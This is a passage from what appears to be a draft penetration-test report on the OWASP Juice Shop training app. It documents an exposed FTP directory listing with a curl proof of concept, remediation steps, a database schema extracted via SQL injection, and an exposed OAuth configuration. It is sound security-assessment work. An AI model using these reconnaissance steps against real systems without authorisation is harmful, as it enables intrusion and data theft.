
Description

The application exposes an FTP directory listing at `/ftp/` containing sensitive files. While direct access to `.bak` files is blocked with a file extension whitelist ("Only `.md` and `.pdf` files are allowed!"), the directory listing itself exposes file names, sizes, and modification dates of all files.

This aids attacker reconnaissance, as the KeePass password database (`incident-support.kdbx`) may contain credentials, backup files may contain sensitive configuration data, and error logs may expose system internals.

Proof of Concept

```
curl "http://localhost:3333/ftp/"
```



Screenshot showing exposed FTP directory with sensitive files including KeePass password database (incident-support.kdbx), backup files, configuration files, and error logs

File	Size	Risk
incident-support.kdbx	3,246 bytes	KeePass password database
package.json.bak	-	Application configuration
coupons_2013.md.bak	-	Business data
acquisitions.md	-	Business intelligence
suspicious_errors.yml	-	Error logs with system data
encrypt.pyc	-	Compiled encryption module
legal.md	-	Legal documents

Remediation

- Disable directory listing on the web server
- Move sensitive files outside the web root
- Implement proper access controls
- Remove backup files from production environments
- OWASP Top 10 - A05:2021 Security Misconfiguration

7 Appendix A - Lists, Scripts and Raw Data

7.1 Database Schema Extracted via SQL Injection

The complete database schema was extracted via SQL injection (Finding 01), revealing the following tables:

- Addresses - User addresses with PII
- BasketItems - Shopping cart contents
- Baskets - Shopping cart headers
- Captchas - CAPTCHA questions and answers
- Cards - Payment card information (cardNum, expMonth, expYear)
- Challenges - Application challenge data
- Complaints - Customer complaints with file attachments
- Deliveries - Delivery options
- Feedbacks - User feedback and ratings
- Hints - Challenge hints
- ImageCaptchas - Image-based CAPTCHAs
- Memories - User photo memories
- PrivacyRequests - Data deletion requests
- Products - Product catalog
- Quantities - Inventory levels
- Recycles - Recycling requests
- SecurityAnswers - Security question answers
- SecurityQuestions - Security questions
- Users - User accounts with passwords and roles
- Wallets - User wallet balances

7.2 Google OAuth Configuration

The following OAuth configuration was exposed via the unauthenticated admin configuration endpoint (Finding 05):

```
{
  "clientId":
    ↪ "1005568560502-6hm16lef8oh46hr2d98vf2ohl nj4nfhq.apps.googleusercontent.com",
  "authorizedRedirects": [
    "https://demo.owasp-juice.shop",
    "https://juice-shop.herokuapp.com",
    "https://preview.owasp-juice.shop",
    "https://juice-shop-staging.herokuapp.com",
    "https://juice-shop.wtf",
    "http://localhost:3000",
    "http://127.0.0.1:3000",
    "http://localhost:4200",
    "http://127.0.0.1:4200",
    "http://192.168.99.100:3000",
    "http://192.168.99.100:4200",
    "http://penguin.termina.linux.test:3000",
    "http://penguin.termina.linux.test:4200"
  ]
}
```

DRAFT

8 Appendix B - List of Abbreviations

Abbreviation	Description
API	Application Programming Interface
CAPTCHA	Completely Automated Public Turing test to tell Computers and Humans Apart
CVSS	Common Vulnerability Scoring System
FTP	File Transfer Protocol
IDOR	Insecure Direct Object Reference
MD5	Message-Digest Algorithm 5
OAuth	Open Authorization
ORM	Object-Relational Mapping
OWASP	Open Web Application Security Project
PII	Personally Identifiable Information
SQL	Structured Query Language
TOTP	Time-based One-Time Password
URI	Uniform Resource Identifier
WAF	Web Application Firewall
XSS	Cross-Site Scripting